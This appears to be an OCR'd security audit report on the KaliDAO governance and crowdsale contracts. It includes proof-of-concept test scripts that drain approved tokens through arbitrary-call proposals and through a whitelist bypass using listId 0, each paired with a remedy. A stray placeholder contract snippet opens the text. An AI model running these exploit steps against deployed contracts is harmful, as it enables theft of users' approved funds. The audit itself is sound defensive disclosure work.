BlockÂpex


SMART CONTRACT SECURITY ANALYSIS REPORT

```
pragma solidity 0.7.0;
contract Contract {

    function hello() public returns (string) {
        return "Hello World!";
    }

    function findVulnerability() public returns (string) {
        return "Finding Vulnerability";
    }

    function solveVulnerability() public returns (string) {
        return "Solve Vulnerability";
    }
}
```



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
PREFACE

Objectives

The purpose of this document is to highlight the identified bugs/issues in the provided codebase. This audit has been conducted in a closed and secure environment, free from influence or bias of any sort. This document may contain confidential information about IT systems/architecture and intellectual property of the client. It also contains information about potential risks and the processes involved in mitigating/exploiting the risks mentioned below.

The usage of information provided in this report is limited, internally, to the client. However, this report can be disclosed publicly with the intention to aid our growing blockchain community; under the discretion of the client.

Key Understandings



CRITICAL RISK xxxx	Critical vulnerabilities are too easy to exploit and can lead to damages/loss in assets or manipulations.
HIGH RISK xxx	High-level vulnerabilities are difficult to exploit; however, they also have a significant impact on smart contract execution.
MEDIUM RISK xx	Medium-level vulnerabilities are equally imperative to fix but they tend to have minimal impact on asset loss or data manipulations.
LOW RISK x	Lowest-level vulnerabilities, informational errors, violating code styles/practices usually can't affect smart contract execution; hence they can be ignored.

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INTRODUCTION

BlockApex (Auditor) was contracted by _KaliCo LLC_ (Client) for the purpose of conducting a Smart Contract Audit/Code Review. This document presents the findings of our analysis which took place from _20th of December 2021_.

Name
LexDAO/KaliDAO
Auditor
Moazzam Arif | Kaif Ahmed
Platform
Ethereum/Solidity
Type of review
Manual code review / Behavioral testing
Methods
Architecture Review, Functional Testing, Computer-Aided Verification, Manual Review
Git repository
https://github.com/lexDAO/Kali/tree/299a23a084b8f826f591b30725a3d8b512520ec7
White paper/ Documentation
https://github.com/lexDAO/Kali
Document log
Initial Audit: 30th December 2021 ***(complete)***
Final Audit: (***pending***)

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Scope

The git-repository shared was checked for common code violations along with vulnerability-specific probing to detect **major issues/vulnerabilities**. Some specific checks are as follows:

Code review		**Functional review**
Reentrancy	Unchecked external call	Business Logics Review
Ownership Takeover	ERC20 API violation	Functionality Checks
Timestamp Dependence	Unchecked math	Access Control & Authorization
Gas Limit and Loops	Unsafe type inference	Escrow manipulation
DoS with (Unexpected) Throw	Implicit visibility level	Token Supply manipulation
DoS with Block Gas Limit	Deployment Consistency	Asset's integrity
Transaction-Ordering Dependence	Repository Consistency	User Balances manipulation
Style guide violation	Data Consistency	Kill-Switch Mechanism
Costly Loop	Complexity of code	Operation Trails & Event Generation

Project Overview

Kali is a protocol for on-chain organizations inspired by Compound and Moloch DAO Governance. Kali ***proposals*** are broken into a variety of types, such that each variance can have their own Governance settings, such as simple/super majority and Quorum requirements.

System Architecture

KaliDAO.sol

KaliDAO is a Comp-style governance into a single contract, it supports extensions to add contracts as apps, for example ***crowdsale*** and ***redemption*** contracts.

Kali supports hashing and amending docs from deployment and through proposals, providing a hook to wrap organizations into legal templates to rationalize membership rules and liabilities.

KaliDAOtoken.sol

KaliDAOtoken represent voting stakes, and can be launched as transferable or non-transferable, with such settings being updateable via PAUSE proposal. Voting weight can also be delegated, and such weight automatically updates upon token transfers from delegators, incorporating functionality from Comp-style tokens.

Methodology & Scope

Audit log


In the first two days, we developed a deeper understanding of the DAO and its workings. We started by reviewing the two main contracts against common solidity flaws. After the reconnaissance phase we wrote unit-test cases to ensure that the functions are performing their intended behavior. Then we began with the line-by-line manual code review.

AUDIT REPORT

Executive Summary


The analysis indicates that some of the functionalities in the contracts audited are **not working properly** and could pose major threats.

Our team performed a technique called "Filtered Audit", where the contract was separately audited by two individuals. After their thorough and rigorous process of manual testing, an automated review was carried out using Mythril, MythX and Slither. All the flags raised were manually reviewed and re-tested.



Our team found:

# of issues	Severity of the risk
2	Critical Risk issue(s)
3	High Risk issue(s)
0	Medium Risk issue(s)
0	Low Risk issue(s)
4	Informatory issue(s)



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Findings

	Findings	Risk
1.	“Arbitrary call” proposals can lead to unauthorized transfers	Critical-risk
2.	New “Proposals” should not be processed before processing previous “Proposals”	Critical-risk
3.	A “SUPERMAJORITY” proposal can be triggered without casting any votes	High-risk
4.	Whitelisting can be bypassed in extension	High-risk
5.	Any malicious user can withdraw “purchaseTokens” and drain the whole contract	High-risk
6.	Upper and lower bound on Governance params.	Informatory issues
7.	“Pause” proposal should escape previous proposals	Informatory issues
8.	Bad error on proposal: “PROCESSED” for non-existent proposals	Informatory issues
9.	Bad error on voting: “VOTING_ENDED” for non-existent proposals.	Informatory issues

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Critical-risk issues

1. “Arbitrary call” proposals can lead to unauthorized transfers

Contract : KaliDAO.sol

```
it("proposal type call , using arbitrary calls to call transfer and transferFrom function of kalidao token ", async function () {

    // hex data for payload
    const tranferFromCall = lexdao.interface.encodeFunctionData("transferFrom", [owner.address,addr3.address, 25]);

    // any approved users balance for lexDAO
    await lexdao.approve(lexdao.address , 1000000000);

    const ownerPreBal = await lexdao.balanceOf(owner.address);

    // proposalType.CALL, accounts = [lexdaoAddress], value = 0 ether, call = transferFromCall data
    await lexdao.propose(2, "TEST", [lexdao.address] , [0], [tranferFromCall]);
    await lexdao.vote(0,true); // votecount check
    await forwordTime(40); // vote ended, ignore typo :)
    await lexdao.processProposal(0); // process proposal

    // after balances
    const add3AftBal = await lexdao.balanceOf(addr3.address);
    const ownerAftBal = await lexdao.balanceOf(owner.address);

    // balances tranferred
    expect(add3AftBal.toNumber()).not.eq(0); // tranferFrom call executed
    expect(ownerAftBal.toNumber()).lessThanOrEqual(ownerPreBal.toNumber());

});
```

Exploit Scenario:

Any malicious user can submit the ***proposal type*** call, vote type simple ***majority*** and payload has a ***transferFrom*** transactions as we created payload on above test. Attackers can transfer any amount from any user if the user has approved his funds to the LexDao contract.

Remedy:

1. BlackList specific account addresses and calls.
2. Implement validation of transaction data. (this might create centralization)

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2. New “Proposals” should not be processed before processing previous Proposals

Contract : KaliDAO.sol

Function : ***processProposal()***

```
// skip previous proposal processing requirement in case of escape hatch
if (prop.proposalType != ProposalType.ESCAPE) {
    // allow underflow in this case to permit first proposal
    unchecked {
        require(proposals[proposal - 1].creationTime == 0, 'PREV_NOT_PROCESSED');
    }
}
```

Exploit Scenario:

As stated in the piece of code mentioned above, it is very clear that if any previous ***proposal*** is in ***pending,*** no new proposal will be processed. However, this check can be easily by-passed if a non-member adds a ***proposal*** and then ***sponsorProposal*** is called after that. This way, a new proposal will be processed.

```
it("Process proposal without processing previous proposals", async function () {

    //proposal 0
    await lexdao.propose(0, "TEST", [owner.address] , [1], [0x00]);
    //proposal 1
    await lexdao.propose(0, "TEST", [owner.address] , [1], [0x00]);
    //proposal 2 by non-menber
    await lexdao.connect(addr3).propose(0, "TEST", [owner.address] , [1], [0x00]);
    //sponsor by member
    await lexdao.sponsorProposal(2);
    await forwordTime(40);
    try {
        //process Proposal without process previous proposals
        await lexdao.processProposal(3);
    } catch (error) {
        console.log(error);
    }
});
```

Remedy:

Do not create a “new” proposal when ***sponsorProposal()*** is called.

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High-risk issues

1. A “SUPERMAJORITY” proposal can be triggered without casting any votes

Contract : [KaliDAO.sol]
Function : ***_countVotes()***

```
// rule out any failed quorums
if (voteType == VoteType.SIMPLE_MAJORITY_QUORUM_REQUIRED || voteType == VoteType.SUPERMAJORITY_QUORUM_REQUIRED) {
    uint256 minVotes = (totalSupply * quorum) / 100;

    // this is safe from overflow because `yesVotes` and `noVotes` are capped by `totalSupply`
    // which is checked for overflow in `KaliDAOtoken` contract
    unchecked {
        uint256 votes = yesVotes + noVotes;

        if (votes < minVotes) return false;
    }
}

// simple majority
if (voteType == VoteType.SIMPLE_MAJORITY || voteType == VoteType.SIMPLE_MAJORITY_QUORUM_REQUIRED) {
    if (yesVotes > noVotes) return true;
// super majority
} else {
    // example: 7 yes, 2 no, supermajority = 66
    // ((7+2) * 66) / 100 = 5.94; 7 yes will pass
    uint256 minYes = ((yesVotes + noVotes) * supermajority) / 100;

    if (yesVotes >= minYes) return true;
}
```

Exploit Scenario:

Let's consider the code above; The ***else()*** statement : if ***yesVotes*** and ***noVotes*** are zero and ***supermajority*** is set to 66, the resulting ***minYes*** will ultimately be zero as well. Now let's see the last ***if()*** inside the ***else( )*** condition. Both yesVotes and minYes are zero, so the condition will return ***true***. If any malicious user adds a proposal of **mint/burn,** they just have to wait to process the proposal because that proposal does not need any votes.

Remedy:

Remove the equality sign and ensure that the voting period is long enough so that the users are able to vote on every proposal. This will make sure that the ***yesVotes*** required to process a proposal is greater than 0 and can get votes from other users as well.

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2. Whitelisting can be bypassed in extension

Contract : [KaliDAOcrowdsale.sol]

```
if (sale.listId != 0) require(whitelistManager.whitelistedAccounts(sale.listId, account),
    'NOT_WHITELISTED');
```

Exploit Scenario:

User can bypass the whitelisting check by providing ***listId*** "0".
(***Note: This might be a false assumption because we didn't properly recon the latest codebase at this point)***

Remedy:

A contract should have proper checks that restrict users to set extension with "0" ***listId***.

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3. Any malicious user can withdraw “purchaseToken” and drain the whole contract

Contract : [KaliDAOcrowdsale.sol]

```
it("Bypassing white listing can lead to unautherized transfers " , async function() {
    // Data for crowdsale Extension
    const data = abiCoder.encode(
        ["uint256" , "address" , "uint8" , "uint96" , "uint32"] ,
        [0 , token.address , 1, BigNumber("100000").toString() , BigNumber("1640838044").toString()]);
    //transfering funds to address 3
    await token.transfer(addr3.address , BigNumber("100").toString());
    //checking balance before
    console.log(await token.balanceOf(addr3.address));
    console.log(await token.balanceOf(addr4.address));
    //approving funds by address 3 to crowdsale contract
    await token.connect(addr3).approve(crowdsale.address , BigNumber("100").toString());
    //set extension using address 4
    await crowdsale.connect(addr4).setExtension(data);
    //call extension using address 4
    await crowdsale.connect(addr4).callExtension(addr3.address, BigNumber("100").toString());
    //checking balance after
    console.log(await token.balanceOf(addr3.address));
    console.log(await token.balanceOf(addr4.address));

})
```

Exploit Scenario:

Consider that a user can set an extension using the ***listId*** “0” (the check which can be easily bypassed). Now if any user has approved their funds to the crowdsale contract, any malicious user can simply call the ***setExtension()*** using the token address in his data and then call ***callExtension()*** using address 3 (used in the example above) in the parameters which will ultimately withdraw all the funds user have approved to the crowdsale contract.

Remedy:

Whitelisting should be handled properly like funds should be transferred to a whitelisted address instead of ***msg.sender***.

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Medium-risk issues

No medium-risk issues were found.

Low-risk issues

No low-risk issues were found.

Informatory issues and Optimization

1. **Upper and lower bound on Governance params**

   Contract : KaliDAO.sol

   Description :
   init function has proper upper and lower bounds but if the user set values by Governance, it has no lower and upper bound check. Unchecked math assumes these bounds.

   Remedy:
   A proper upper and lower bounds check should be placed while changing values by Governance.

2. **"Pause" proposal should escape previous proposals**

   Contract : KaliDAO.sol

   Description :
   To pause the contract, a proposal is submitted. Most of the time a ***pause*** is needed in emergencies. To timely execute a ***pause*** proposal it should not wait for previous proposals. (We have seen mishaps with $COMP in the past, where their proposal to fallback takes days).

   Remedy:
   There should be a check in ***processProposal()*** that if the proposal type is "***pause***" it can execute right away.

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3. Bad error on proposal: “PROCESSED” for non-existent proposals

Contract : [KaliDAO.sol]

```
function processProposal(uint256 proposal) public nonReentrant virtual returns (
    bool didProposalPass, bytes[] memory results
) {
    Proposal storage prop = proposals[proposal];

    require(prop.creationTime != 0, 'PROCESSED');
```

Description:
If a user tries to process a non-existent proposal, the above code won’t let him process because proposal creation time is 0 but the user will get the “***PROCESSED***” error. This should be handled properly by separately checking if the proposal actually exists or not.

Remedy:
“Proposal does not exist” should be displayed by adding a check using ***require***.

4. Bad error on voting: “VOTING_ENDED” for non-existent proposals

Contract : [KaliDAO.sol]

```
unchecked {
    require(block.timestamp <= prop.creationTime + votingPeriod, 'VOTING_ENDED');
}
```

Description:
If a user tries to vote on a non-existent proposal, the above code won't let him vote because proposal ***creationTime*** + ***votingPeriod*** will be less than ***block.timestamp*** but the user will get “***VOTING_ENDED***” error. This should be handled properly by separately checking if the proposal actually exists or not.

Remedy:
“Proposal does not exist” should be displayed by adding a check using ***require***.

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DISCLAIMER

The smart contracts provided by the client for audit purposes have been thoroughly analyzed in compliance with the global best practices till date w.r.t cybersecurity vulnerabilities and issues in smart contract code, the details of which are enclosed in this report.

This report is not an endorsement or indictment of the project or team, and they do not in any way guarantee the security of the particular object in context. This report is not considered, and should not be interpreted as an influence, on the potential economics of the token, its sale or any other aspect of the project.

Crypto assets/tokens are results of the emerging blockchain technology in the domain of decentralized finance and they carry with them high levels of technical risk and uncertainty. No report provides any warranty or representation to any third-Party in any respect, including regarding the bug-free nature of code, the business model or proprietors of any such business model, and the legal compliance of any such business. No third-party should rely on the reports in any way, including for the purpose of making any decisions to buy or sell any token, product, service or other asset. Specifically, for the avoidance of doubt, this report does not constitute investment advice, is not intended to be relied upon as investment advice, is not an endorsement of this project or team, and it is not a guarantee as to the absolute security of the project.

Smart contracts are deployed and executed on a blockchain. The platform, its programming language, and other software related to the smart contract can have its vulnerabilities that can lead to hacks. The scope of our review is limited to a review of the Solidity code and only the Solidity code we note as being within the scope of our review within this report. The Solidity language itself remains under development and is subject to unknown risks and flaws. The review does not extend to the compiler layer, or any other areas beyond Solidity that could present security risks.

This audit cannot be considered as a sufficient assessment regarding the utility and safety of the code, bug-free status or any other statements of the contract. While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only - we recommend proceeding with several independent audits and a public bug bounty program to ensure security of smart contracts.